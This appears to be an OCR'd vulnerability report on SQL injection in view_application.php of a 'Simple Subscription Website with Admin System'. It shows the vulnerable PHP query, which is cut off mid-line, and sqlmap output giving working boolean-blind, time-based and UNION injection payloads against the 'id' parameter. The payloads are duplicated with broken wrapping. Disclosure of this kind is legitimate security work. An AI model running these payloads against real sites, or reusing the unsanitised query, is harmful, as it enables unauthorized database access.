

Simple Subscription Website with Admin System view_application.php has Sqlinjection

Simple Subscription Website with Admin System view_application.php has Sqlinjection,The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly.An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.



```php
<?php
require_once("../DBConnection.php");
if(isset($_GET['id'])){
$qry = $conn->query("SELECT a.*,p.title,p.current_price,p.subscription_type FROM `application_list` a inner join `pla
    foreach($qry->fetchArray() as $k => $v){
        $$k = $v;
    }
}
?>
<style>
    #uni_modal .modal-footer{
        display:none;
    }
</style>

<div class="container-fluid" id="plan-details">
    <div class="row justify-content-center">
        <div class="col-md-5">
            <div class="card rounded-0 shadow">
                <div class="card-header rounded-0 bg-white">
                    <h5 class="card-title">
                    Plan to Apply
```



```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 60 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 8970=8970 AND 'xShN'='xShN

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: id=1' AND 7006=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'jUoV'='jUoV

    Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns
    Payload: id=-1214' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CHAR(113,113,120,120,113)||CHAR(119,77,8
9,119,121,107,86,76,104,79,78,108,109,120,80,71,105,86,68,101,122,118,90,104,108,112,113,74,85,68,71,83,122,98,87,121,11
7,102,113,114)||CHAR(113,118,120,118,113)-- AEwZ
---
```

SqlMap Attack

```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING
clause
    Payload: id=1' AND 8970=8970 AND 'xShN'='xShN

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy
query)
```

```
    Payload: id=1' AND
7006=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOM
BLOB(500000000/2)))) AND 'jUoV'='jUoV

    Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns
    Payload: id=-1214' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CHAR(113,113,
120,120,113)||CHAR(119,77,89,119,121,107,86,76,104,79
,78,108,109,120,80,71,105,86,68,101,122,118,90,104,10
8,112,113,74,85,68,71,83,122,98,87,121,117,102,113,11
4)||CHAR(113,118,120,118,113)-- AEwZ
---
```